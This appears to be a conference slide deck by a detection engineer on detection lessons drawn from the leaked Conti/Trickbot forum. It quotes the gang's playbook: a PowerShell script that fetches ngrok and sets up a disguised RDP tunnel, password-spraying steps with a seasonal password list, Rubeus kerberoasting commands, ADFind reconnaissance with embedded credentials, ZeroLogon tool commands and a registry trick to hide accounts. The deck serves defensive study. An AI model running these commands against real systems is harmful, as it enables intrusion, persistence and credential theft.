

The Monica Bellucci Fanclub

Detection and Defense Lessons
Learned from the Trickbot Forum



ME



Jason Killam
Detection Engineer
RED CANARY

 @killamjr

- Finding cool detection rules at Red Canary
- Seen Ransomware operators doing their thing a few times.
- Air Force Cyber Warfare Operator (1B4)
- Went to Italy for an Air Force thing, came back with only four bottles, should've gotten more.
- I'm like a moth to a dumpster fire, i'm naturally drawn to badguy activity.



Overview - Trickbot Forum

This is the forums content from MY perspective as a Detection Engineer

- Regardless of your job in InfoSec I'd highly recommend looking through yourself
- I'm pretty sure a Red Teamer, Pentester, SOC Analyst, or someone working on policy level stuff could take away some interesting context as well

Conti/Trickbot have been disbanded, why bother looking at this stuff?

- These guys scattered to other groups, so if you've got **\$badguy** in your environment they'll probably use some of these same tactics/tools

Situation

- When Russia invaded Ukraine, a user named “**ContiLeaks**” dumped several internal files, mostly internal chat server logs.
- He did an interview with CNN, it appears he’s a former cyber security researcher



['I can fight with a keyboard': How one Ukrainian IT specialist exposed a notorious Russian ransomware gang - CNNPolitics](#)

conti leaks
@ContiLeaks · Feb 28
Glory for Ukraine!
4 17 155

conti leaks
@ContiLeaks · Feb 28
anonfiles.com/T6U9caL6x5/Scr...
anonfiles.com/VtUec2Ldx/baz...
anonfiles.com/X3U4cdL6x7/baz...
anonfiles.com/ZfU0c0Lex7/Scr...
anonfiles.com/bfV9cfL5xd/Scr...
anonfiles.com/deVdcaLbx6/Scr...
anonfiles.com/f1VfcblDxe/Scr...
anonfiles.com/fV7c2L8xa/con...
anonfiles.com/nfVbccL9x7/baz...
15 103 209

conti leaks
@ContiLeaks · Feb 28
anonfiles.com/f1VfcblDxe/Scr...
1 21 66

conti leaks
@ContiLeaks · Feb 28
this is the 2020 chats: anonfiles.com/H8B7b1L4x6/2_t...
3 28 69

conti leaks
@ContiLeaks · Feb 27
conti jabber leaks anonfiles.com/VeP6K6K5xc/1_t...
16 140 296

Overview - Trickbot Forum

Trickbot Forum Dumped Online

Everyone was talking about the chat logs

- What about the forum?

The Forum Had What is Basically a “PlayBook”

- Tools, with walkthroughs, command lines
- Guides for privilege escalation, exfil, etc

File Name ↓ File Size ↓ Date ↓

File Name ↓	File Size ↓	Date ↓
Parent directory/	-	-
Conti Chat Logs 2020.7z	2417273	2022-03-01 02:46:14
Conti Internal Software Leak.7z	3911885	2022-03-01 02:57:08
Conti Jabber Chat Logs 2021 - 2022.7z	1159600	2022-03-01 02:46:21
Conti Pony Leak 2016.7z	62014991	2022-03-01 02:51:14
Conti Rocket Chat Leaks.7z	3370574	2022-03-01 02:47:40
Conti Screenshots December 2021.7z	452894	2022-03-01 02:46:06
Conti Toolkit Leak.7z	94186791	2022-03-01 02:42:15
Conti Trickbot Forum Leak.7z	8542211	2022-03-01 02:50:56
Training Material Leak	0	1969-12-31 18:00:00

Enter Google Translate

- Someone called “**TheParmak**” ran them through a translator API

README.md

conti-leaks-englashed

Google and deepl translated conti leaks, which is shared by a member of the conti ransomware group. Added bulk_extractor extracted information which you can find interesting information much easily.

v1:


Here is the tweet this was shared: <https://twitter.com/ContiLeaks/status/1498030708736073734>
And here is the anonfiles link: https://anonfiles.com/VeP6K6K5xc/1_tgz

v2:

Here is the tweet this was shared: <https://twitter.com/ContiLeaks/status/1498434108275494912>
And here is the anonfiles links: https://anonfiles.com/T6vad0L7x5/185.25.51.173-20220226_json
https://anonfiles.com/Vev6dbLbx6/185.25.51.173-20220227_json
https://anonfiles.com/X0vcd8L7x8/185.25.51.173-20220228_json

v3:

Here is the tweet this was shared: <https://twitter.com/ContiLeaks/status/1499099046966931459>
And here is the anonfiles links: https://anonfiles.com/zfIc33LbxJ/jabber_logs_7z



<https://github.com/TheParmak/conti-leaks-englashed>

Who's Monica Bellucci?

- Some Italian Actress, she's in The Matrix
- Her Name is in the text of the Translated Forum
- I think due to how the data was copied out of the forum
- I had to delete her name a bunch of times, it drove me

nuts

```
Monica Bellucci Fan Club
Monica Bellucci Fan Club "
Monica Bellucci Fan Club "
Monica Bellucci Fan Club
Monica Bellucci Fan Club "
[bash-5.1# cat ContiForum.txt | grep -i monica | wc -l
        148
bash-5.1# ]
```



The screenshot shows a forum interface with a dark theme. At the top, there are three circular profile icons. Below them is a search bar with the placeholder text '+ Quick Reply'. Underneath the search bar, the forum version is listed as 'SMF 2.0.18 | SMF © 2020, Simple Machines Developed with Sych0'. To the right of the search bar, there are links for 'Vampir', 'New Topics', and 'New replies'. A vertical sidebar on the right contains links for 'Start', 'Help', 'Search', 'Profile', 'Private Messages', and 'Members'. Below this sidebar, there is a section titled 'Monica Bellucci Fan Club' with links for 'Monica Bellucci Fan Club', 'Kill Chain', 'Privilege Escalation', and 'GPP Passwords'. At the bottom of the sidebar, there are links for 'GPP Passwords', 'Alter - 1 - 29', and 'previous topic next topic'. At the very bottom of the page, there is a footer with the text 'Pages: 1 Alter'.

So what do they use?

- A mixture of tools already on Windows (LoLBins)
 - .NET, NLTEST, PowerShell (of course)
- Lots of Traditional Red Team Tools - Cobalt Strike, Rubeus, Seatbelt, SharpChrome
- Abused “sysadmin” tools, I don’t see these used much by Red Teams
 - Rclone, ngrok, ADFind
- Remote Access Tools
 - AnyDesk, Splashtop, Atera, NetSupport, ScreenConnect



LOLBINS - misc

- **NET** Commands - Finding admins, Finding the Domain Controller
- **Nltest /dclist**, is explicitly listed, but keep an eye out for **/domain_trusts, /all_trusts /trusted_domains**, and **/whowill**, as these commands are pretty rare.
 - And common for malware bots like QBot.

Sub-Drill.sh

- Tool for Red Teams/Pentesters to find a target's subdomains.
- It's not really clear to me what they would use this for if they're already in the network, although I could see this being useful.
 - a. <https://github.com/Fadavvi/Sub-Drill>

Cobalt Strike




- An infamous penetration testing framework
- A large portion of the stuff I went through was related to CS
- Instructions on how to setup a Cobalt Strike TeamServer
- A lot of their command line examples used the CLI in the context of being on a beacon through CS (I think so at least)

Frameworks " Cobalt Strike " TeamServer Setup

Need 2 servers + domain:

- 1) Ubuntu server, 16-24gb,500gb sata
- 2) Ubuntu server (VPS), 4gb,50gb sata

Setting up the 2 pad server:



starz

Cobalt Strike cont'd

- They also have a section about setting up a profile to make the C2 more stealthy.
- They point to **C2Concealer** as their tool of choice (made by **Forty North**)
- Personal experience from seeing **CS** a few times: they don't always bother putting in this much effort.
- They do randomize stuff, but recognizing the most common “defaults” can find a lot
 - Ref: [Introducing C2concealer: a C2 Malleable Profile Generator for Cobalt Strike](#)
 - Ref: [Randomized Malleable C2 Profiles Made Easy](#)

Cobalt Strike

Hunting Cobalt Strike C2 with Shodan



Four techniques:

- Default certificate.
- Hash + 50050 port (FP filtering is required).
- JARM (FP filtering is required).
- ASN/ISP scanning (this one is handy for subnet pivoting).

[Hunting Cobalt Strike C2 with Shodan | by Michael Koczwara | Medium](#)

cobaltstrikebot ☀️ @cobaltstrikebot · 23h

Today's 5 most common Spawn_to values:

- %windir%\sysnative\rundll32.exe
- %windir%\sysnative\dlhost.exe
- %windir%\sysnative\mstsc.exe
- %windir%\sysnative\gpupdate.exe
- %windir%\sysnative\wusa.exe

[cobaltstrikebot](#)

2022 Threat Detection Report

ANALYSIS

Detection opportunities


Cobalt Strike beacon implant

This detection analytic identifies an adversary using a Cobalt Strike beacon implant to configurable named pipes. Cobalt Strike beacons have configurable options to allow default names commonly used by adversaries. Analysis should focus on any file mod

[Cobalt Strike - Threat Detection Report - Red Canary](#)



TOR



- TOR is a tool to help anonymize internet traffic.
- The most common use is for web traffic, but Conti likes to use it to anonymize their inbound traffic.
- Primarily used to anonymize SSH and RDP traffic with some corresponding netsh firewall rules.

TOR

Threat occurred

Process spawned by services.exe

c:\windows\google\update\googleupdates.exe 31731c49cd9243d15a3f41e5993365b4
0cd166b12f8d0f4b620a5819995bbcc2d15385117799fafbc76efd8c1e906662

› Binary Metadata

Command Line: C:\Windows\Google\Update\GoogleUpdates.exe --nt-service -f
C:\Windows\Google\Update\torrc.txt

This binary is a copy of the Tor anonymizing proxy. The `--nt-service` option allows it to implement a Windows service, and it is utilizing a configuration file located at
C:\Windows\Google\Update\torrc.txt .

TOR - Detection Logic

- Files renamed to TOR being written to `\appdata\roaming\tor\` named 'state', 'lock', '**'cached-microdesc-consensus'** (not necessarily under the Users folder)
- Command lines using the `-f`, option which will point to the TOR config file (usually named `torrc`)

Process spawned by services.exe
c:\windows\system32\applocker\applocker.exe 0c5025072b4e404a3b011d978ff07caf
9b8a50efcdda18054c395ee9aba5d8a5478a04cf8ea3054b2c5df0b95329ba63

Threat occurred here Remove Add annotation Jump to Event #5032

Binary Metadata

Command Line: "C:\Windows\System32\AppLocker\AppLocker.exe" --nt-service "-f" "C:\Windows\System32\AppLocker\tte"

This binary is a copy of the Tor anonymizing proxy. The `--nt-service` option allows it to implement a Windows service, and it is utilizing a configuration file located at `C:\Windows\System32\AppLocker\tte`.

TOR/ngrok Backdoor Script

1. Download **TOR/ngrok** and **nssm** to windows\temp, and rename tor to **sysmon.exe**
2. Use Not Sucking Service Manager (**nssm**) to create a service for **TOR/ngrok** binary.
3. Install **SSH** service and start both services
4. Create firewall rule to allow **SSH**



Stable version
[Download](#)
All builds
[Usage](#)
[Command line](#)
[Use cases](#)
[Bugs](#)
[Changelog](#)
[Credits](#)

NSSM - the Non-Sucking Service Manager

nssm is a service helper which doesn't suck. *svany* and other service helper programs suck because they started when in fact the application has died. *nssm* monitors the running service and will restart it if it dies. You can configure *nssm* to absolve all responsibility for restarting it and let Windows take care of recovery actions.

nssm logs its progress to the system Event Log so you can get some idea of why an application isn't behaving.

nssm also features a graphical service installation and removal facility. Prior to version 2.19 it did suck. Now it's better.

ngrok



- This is a tool they like to use to setup easy reverse tunnels
- Tool's intended use is to easily host a server from within a network (usually a web server)
- You can externally open any port you want (e.g. **3389** for **RDP**)
- Normally named `ngrok.exe` but their documentation renames it to `sysmon.exe`
- Look for network traffic to **ngrok.io** or **ngrok.com** “**tcp**” or “**tunnel**” domains.

ngrok

- Did I mention how easy this is to use?

1. Unzip to install

On Linux or Mac OS X you can unzip ngrok from a terminal with the following command. On Windows, just double click `ngrok.zip` to extract it.

```
$ unzip /path/to/ngrok.zip
```

2. Connect your account

Running this command will add your auth token to the default `ngrok.yml` configuration file. This will grant you access to more features and longer session times. Running tunnels will be listed on the [endpoints page](#) of the dashboard.

```
$ ngrok config add-authToken 2FBXIgvT7xrN3t36CWH2LVI1zmP_4TMDqc3oWN1PMJw1kRii6
```

3. Fire it up

[Read the documentation](#) on how to use ngrok. Try it out by running it from the command line:

```
$ ngrok help
```

To start an HTTP tunnel forwarding to your local port 80, run this next:

<https://dashboard.ngrok.com/get-started/setup>



ngrok

NGROK v2 (only official solution)

register an account through which the connection will go on the official website
<https://dashboard.ngrok.com/signup>
immediately request access to <https://dashboard.ngrok.com/endpoints/status>
on <https://dashboard.ngrok.com/get-started/setup> we take ngrok.exe
(<https://bin.equinox.io/c/4VmDzA7iaHb/ngrok-stable-windows-amd64.zip>) and api key
| install_ngrok.ps1

Code: [Highlight].

```
function NewNgrok ($apikey, $localngrok, $localnssm) {
    if (!$apikey) {throw "NGROK API KEY NEEDED"}
    mkdir "C:\Windows\temp"

    if (!$localngrok) -or !(Test-path $localngrok)) {
        write-output "download ngrok"
        $clnt = new-object System.Net.WebClient
        $url =
"https://bin.equinox.io/c/4VmDzA7iaHb/ngrok-stable-windows-amd64.zip"
        $file = "C:\Windows\temp\ngrok.zip"
        $clnt.DownloadFile($url,$file)
    } else {
        $file = $localngrok
    }

    $shell_app=new-object -com shell.application
    $zip_file = $shell_app.namespace($file)
    $destination = $shell_app.namespace("C:\Windows\temp")
    $destination.Copyhere($zip_file.items())

    sleep 20

    if (!$localnssm) -or !(Test-path $localnssm)) {
```

```
$shell_app=new-object -com shell.application
$zip_file = $shell_app.namespace($file)
$destination = $shell_app.namespace("C:\Windows\temp")
$destination.Copyhere($zip_file.items())
```

```
Rename-Item -Path "C:\Windows\temp\ngrok.exe" -NewName "sysmon.exe"
```

```
@"
authToken: $apikey
tunnels:
  default:
    proto: tcp
    addr: 3389
  "@ > "C:\Windows\temp\config.yml"

cd "C:\Windows\temp\nssm-2.24\win64"
.\nssm.exe install sysmon C:\Windows\temp\sysmon.exe start --all
--region us --config "C:\Windows\temp\config.yml" --log "false"
```

```
Start-Service sysmon
```

Process spawned by nssm.exe

```
c:\windows\temp\sysmon.exe 074863c3352d6dda17dc8bdc6a8929f
3e625e20d7f00b6d5121bb0a71cfa61f92d658bcd61af2cf5397e0ae28f4ba56
```

Binary Metadata

Command Line: "C:\Windows\temp\sysmon.exe" start --all --region us --config=C:\Windows\temp\config.yml

This binary is a renamed instance of the **Ngrok** network tunneling tool.

Outbound tcp network connection by sysmon.exe to
tunnel.us.ngrok[.]com (3.12.62[.]205:443)

Remote Access Tools



- Their documentation mostly calls out using AnyDesk, but there are tons of possible options here.
- Look for remote access tools that are not standard to your environment, or outside of their expected folders (e.g. program files).
- Most “legit” RATs have accompanying network traffic to their creator for updates
 - a. [Remote access tool or trojan? How to detect misbehaving RATs](#)



ATERA

NetSupport
School



SharpChrome

- **SharpChrome** is basically a tool that lets them dump passwords and other credentials from chrome.
- They'll usually directly use these passwords, or use them as input into

“Invoke-SMBAutoBrute”



```
Usage
      Usage:
          .\SharpChromium.exe arg0 [arg1 arg2 ...]

      Arguments:
          all      - Retrieve all Chromium Cookies, History and Logins.
          full     - The same as 'all'
          logins   - Retrieve all saved credentials that have non-empty passwords.
          history  - Retrieve user's history with a count of each time the URL was
                     visited, along with cookies matching those items.
          cookies [domain1.com domain2.com] - Retrieve the user's cookies in JSON format.
                                              If domains are passed, then return only
                                              cookies matching those domains. Otherwise,
                                              all cookies are saved into a temp file of
                                              the format """%TEMP%\$browser-cookies.json"""
```

LOLBINS - PowerShell

- **PowerView** - Invoke-ShareFinder
 - **PowerView**, in general, helps an attacker with domain enumeration and recon.
- **Empire** - **Invoke-Kerberoast**
- **ShellIntel** - **Invoke-SMBAutoBrute**
 - **Conti** seems to rely on this tool heavily when trying to find new users to escalate/pivot into.
- **NetSPI** - **PowerUpSQL**



LOLBINS - PowerShell

4. In the script source code specify the domain in which the script will run

- line \$context = new-object

```
System.DirectoryServices.ActiveDirectory.DirectoryContext("Domain", "shookconstruction.com")
```

5. Import and run the script

- a. powershell-import /tmp/Fast-Guide/Invoke-SMBAutoBrute.ps1
- b. psinject 4728 x86 -UserList "C:\ProgramData\admins.txt" PasswordList
"Password1, Welcome1, 1qazXDR%+" -LockoutThreshold 5 -ShowVerbose
- c. 4728 is the current pid in this case, and x86 is its bit size
- d. The list of passwords consists of one which we have "found" and two from the list of popular passwords

6. Watch the progress of the script and see the result

```
Success! Username: Administrator. Password: 1qazXDR%+
```

```
Success! Username: CiscoDirSvcs. Password: 1qazXDR%+.
```

We've scrambled two domain administrators.

LOLBINS - PowerShell

We also recommend using password lists based on seasons and the current year. Considering that passwords change every three months, you can take a "reserve" to generate such a list. For example, in August 2020 we create the following list

June2020
July2020
August20
August2020
Summer20
Summer2020
June2020!
July2020!
August2020!
August2020!
Summer2020!
Summer2020!

Rubeus/Kerberoasting

- Rubeus is a C# toolset for raw Kerberos interaction and abuses.
- They use this to dump hashes for users to crack later in hashcat
- They usually do this from an off-domain machine
- You should still look for it on hosts
- Good Red Canary blogpost on Kerberoasting - [Marshmallows & Kerberoasting](#)

Rubeus/Kerberoasting

Kill Chain " Privilege Escalation " Kerberoasting

From cobalt >

```
execute-assembly /home/user/txt/edu/Fast-Guide/Rubeus.exe kerberoast  
/ldapfilter:'admincount=1' /format:hashcat /outfile:C:\ProgramData\hashes.txt
```

From under the vpn of your machine:

Performing a kerberoasting attack via VPN from a non-domain machine with VPN creds
kerberoast remote from non-domain machine with domain user creds:

1. Rubeus.exe kerberoast /dc:wesads15.wes.local /ldapfilter:'admincount=1' /format:hashcat
/outfile:C:\ProgramData\hashes.txt /creduser:domain.local\username /credpassword:UserPass!

Asreproast remote from non-domain machine with domain user creds:

2. Rubeus.exe asreproast /format:hashcat /outfile:C:\ProgramData\asrephashes.txt
/dc:dc.domain.local /creduser:domain.local\username /credpassword:UserPass!

As you can see we do the same as in the usual attack, we just add 3 new attributes:

/dc: - specify the domain controller

/creduser: - username of the domain user we are launching from

/credpassword: - password of the domain user we are launching from

ADFind


- Command line Active Directory query tool
- Their guides around commands to use and parsing command output are extensive
- Usually one of the first tools I see with QBot and other droppers

<https://www.joeware.net/freetools/tools/adfind/>

adf.bat - Notepad

```
File Edit Format View Help
cd /d "C:\Users\SVC-DA~1\AppData\Local\Temp\10\tmp$\Downloads"
adfind.exe -f "(objectcategory=person)" > ad_users.txt
adfind.exe -f "objectcategory=computer" > ad_computers.txt
adfind.exe -sc trustdmp > trustdmp.txt
adfind.exe -subnets -f (objectCategory=subnet)> subnets.txt
adfind.exe -gcb -sc trustdmp > trustdmp.txt
adfind.exe -sc domainlist > domainlist.txt
adfind.exe -sc dcmodes > dcmodes.txt
adfind.exe -sc adinfo > adinfo.txt
adfind.exe -sc dclist > dclist.txt
adfind.exe -sc computers_pwdnotreqd > computers_pwdnotreqd.txt
```

<https://thedfirreport.com/2020/05/08/adfind-recon/>



```
Command Prompt - cmd
(c) 2020 Microsoft Corporation. All rights reserved.
C:\adfind

AdFind V01.55.00cpp Joe Richards (support@joeware.net) March 2021

-help      Basic help.
-?          Basic help.
-??         Advanced/Expert help.
-???        Shortcut help.
-sc?       Shortcut help.
-meta?     Metadata help.
-regex?    Regular Expressions help.
-gui       Combine with help switch to open that output in text editor.

Usage:
  AdFind [switches] [-b basedn] [-f filter] [attr list]

  basedn    RFC 2253 DN to base search from.
            If no base specified, defaults to default NC.
            Base DN can also be specified as a SID, GUID, or IID.
  filter    RFC 2254 LDAP filter.
            If no filter specified, defaults to objectclass=*.
  attr list List of specific attributes to return, if nothing specified
            returns 'default' attributes, aka * set.

Switches: (designated by - or /)
```

ADFind

Kill Chain " Initial Access " AdFind Guide

Code: [Highlight].

```
adfind.exe -h 10.50.50.4 -b dc=optech,dc=local -u optech.local\administrator -up  
9088JodyLynn7 -f "(objectcategory=person)" > ad_users.txt  
adfind.exe -h 10.50.50.4 -b dc=optech,dc=local -u optech.local\administrator -up  
9088JodyLynn7 -f "objectcategory=computer" > ad_computers.txt  
adfind.exe -h 10.50.50.4 -b dc=optech,dc=local -u optech.local\administrator -up  
9088JodyLynn7 -f "(objectcategory=organizationalUnit)" > ad_ous.txt  
adfind.exe -h 10.50.50.4 -b dc=optech,dc=local -u optech.local\administrator -up  
9088JodyLynn7 -sc trustdmp > trustdmp.txt  
adfind.exe -h 10.50.50.4 -b dc=optech,dc=local -u optech.local\administrator -up  
9088JodyLynn7 -subnets -f (objectCategory=subnet) > subnets.txt  
adfind.exe -h 10.50.50.4 -b dc=optech,dc=local -u optech.local\administrator -up  
9088JodyLynn7 -f "(objectcategory=group)" > ad_group.txt  
adfind.exe -h 10.50.50.4 -b dc=optech,dc=local -u optech.local\administrator -up  
9088JodyLynn7 -gcb -sc trustdmp > trustdmp.txt
```

Adfind survey with LOGIN PASS DOMAIN WITHOUT CONTEXT FROM NETWORK/VPN

You can remove this:

Code: [Highlight]

```
adfind.exe -h 10.50.50.4 -b dc=optech,dc=local -u optech.local\administrator -up  
9088JodyLynn7 -sc trustdmp > trustdmp.txt
```

The edge command overwrites anyway.

If you do not know who this person is after the survey, see [adfind + check linkedin](#) (section below).

So 2-3-5 accounts in the end, you get out of the domain admins and question each and should have an idea who it is. As a result, 1-2-3 accounts are found who can be an administrator.

Option #2:

Let's turn into home analysts - look at [Adfind](#).

We are interested in [adfind_groups](#) file

We go in, see a bunch of text.

Press Ctrl + F (Notepad2 / Geany).

Type in

...

dn:CN=

...

And button Find All in the current document.

The output is EXACTLY the following (I cut out a chunk and left 10-20 lines, usually there are 100 to 10,000 lines)

...

[adfind_groups:3752](#):

dn:CN=SQLServer2005SQLBrowserUser\$TRUCAMTLDC,CN=Users,DC=domain,DC=com

[adfind_groups:3775](#): dn:CN=clubsocial,CN=Users,DC=domain,DC=com

[adfind_groups:3800](#): dn:CN=Signature Intl-Special,OU=Groups,OU=Infra,DC=domain,DC=com

[adfind_groups:3829](#): dn:CN=FIMSyncAdmins,CN=Users,DC=domain,DC=com

[adfind_groups:3852](#): dn:CN=GRP-GRAPHISTE,OU=FG-GRP,DC=domain,DC=com

[adfind_groups:3877](#): dn:CN=IT,CN=Users,DC=domain,DC=com

[adfind_groups:3902](#):

dn:CN=MSOL_AD_Sync_RichCoexistence,CN=Users,DC=domain,DC=com

[adfind_groups:3925](#): dn:CN=WinRMRemoteWMIUsers___,CN=Users,DC=domain,DC=com

[adfind_groups:3946](#): dn:CN=EDI,CN=Users,DC=domain,DC=com

[adfind_groups:3967](#): dn:CN=Signature Canada,OU=Groups,OU=Infra,DC=domain,DC=com

[adfind_groups:4037](#): dn:CN=Signature USA,OU=Groups,OU=Infra,DC=domain,DC=com

...

SeatBelts Everyone!

- **Seatbelt** is a C# project that performs a number of security oriented host-survey ‘safety checks’ relevant from both offensive and defensive security perspectives.
- This outputs tons of stuff useful for recon, privilege escalation, and possible credential theft opportunities.
- `Seatbelt.exe -group=all -outputfile="C:\ProgramData\seatinfo.txt"`



Net-GPPassword

- Retrieves the plaintext password and other information for accounts pushed through Group Policy Preferences.
- The version they use is a standalone binary, but the original is a PowerShell script that's part of PowerSploit.
 - a. <https://github.com/PowerShellMafia/PowerSploit/blob/master/Exfiltration/Get-GPPPassword.ps1>
 - b. <https://github.com/outflanknl/Net-GPPassword>

Stan Hegt
@StanHacked

Net-GPPassword, @OutflankNL's C#/.NET port of @obscuresec's PowerShell-based Get-GPPPassword. Retrieves plaintext password for accounts pushed through Group Policy Preferences. The technique is dated, but still valuable in some of our gigs.

outflanknl/Net-GPPassword

.NET implementation of Get-GPPPassword. Retrieves the plaintext password and other information for accounts pushed through Group Policy Preferences.

1 Contributor 0 Issues 136 Stars 32 Forks

github.com GitHub - outflanknl/Net-GPPassword: .NET implementation of Get-GPPPassword.NET implementation of Get-GPPPassword. Retrieves the plaintext password and other information for accounts pushed through Group Policy Preferences. - GitHub -

SharpView


- **SharpView** is a port of **PowerView** and they seem to use it in combination with `Find-DomainUserLocation` among other tools.
- In general, it seems like a useful tool for a pentester to PWN a domain-connected network.
 - a. <https://github.com/tevora-threat/SharpView>

ZeroLogon Tool

- This is a tool that exploits **CVE-2020-1472**.
- They point the tool at the Domain Controller and use it to execute a command against it.
- This vulnerability allows an unauthenticated attacker with network execute code on a domain controller.
- Which doesn't sound good



ZeroLogon Tool



Ref: CrowdStrike Ref: [Zerologon \(CVE-2020-1472\): Overview, Exploit Steps and Prevention](#)

ZeroLogon Tool

```
execute-assembly /home/user/soft/scripts/SharpZeroLogon.exe CTT-DC02.cttexas.local  
execute-assembly /home/user/softs/scripts/SharpZeroLogon.exe CTT-DC02.cttexas.local -reset  
execute-assembly /home/user/soft/scripts/SharpZeroLogon.exe CTT-DC02.cttexas.local -patch
```

Zero.exe of our design ::

Cite

USAGE: **ZERO.EXE** IP DC DOMAIN ADMIN_USERNAME [-c] COMMAND [-remote]:

where:

IP - ip address of domain controller

DC - domain controller name

DOMAIN - domain name, e.g. home.local

ADMIN_USERNAME - account name of the administrator. can be default <Administrator> or something else


-c - optional, use it when command is not binary executable itself

COMMAND - command that will be executed on the domain controller. should be surrounded by quotes

-remote - if target is outside of current subnet

Sneaky Registry Hacks

- **CurrentVersion\Winlogon\SpecialAccounts\Userlist**
 - a. Adding Users to this list makes them ‘invisible’ from the login screen
- **CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp**
